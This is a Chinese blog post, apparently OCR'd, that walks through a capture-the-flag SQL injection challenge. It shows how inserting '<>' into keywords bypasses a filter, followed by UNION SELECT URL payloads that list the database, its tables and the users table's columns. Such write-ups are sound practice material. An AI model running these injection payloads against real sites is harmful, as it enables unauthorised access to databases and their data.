
i春秋 WEB SQL

原创

A_dmins 于 2019-06-20 16:47:59 发布 612 收藏

分类专栏： CTF题 一天一道CTF i春秋CTF

本文链接：https://blog.csdn.net/qq_42967398/article/details/93062264



CTF题 同时被 3 个专栏收录

115 篇文章 11 订阅

订阅专栏

一天一道CTF

52 篇文章 5 订阅

订阅专栏

i春秋CTF

21 篇文章 1 订阅

订阅专栏

i春秋 WEB SQL

一天一道CTF题目，能多不能少

打开网页，发现有个id参数，而且有提示：

flag{在数据库中}

查看网页源代码，发现有sql语句显示：


```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />


<!--SELECT * FROM info  WHERE id=1--><br />flag{在数据库中}<br /><br />

```


直接抓包，发现and，or，order好像被过滤了，


使用/**/，发现还是不行：




经过尝试发现，可以使用<>绕过关键字过滤

经过尝试，得到有三个字段：







使用union查询，发现select也被过滤掉了，同理使用<>
发现2的位置会有回显：




这就好办了，直接查询数据库：`/index.php?id=1+union+s<>elect+1,database(),3`
得到数据库：`sqli`






继续爆表名：`/index.php?id=1+union+s<>elect+1,(sel<>ect%20group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=database()),3`

得到两个表名：`info,users`






猜测在users中，，，

继续爆列名：`/index.php?id=1+union+s<>elect+1,(sel<>ect%20group_concat(column_name)%20from%20information_schema.columns%20where%20table_name="users"),3`


得到：`id,username,flag_9c861b688330`

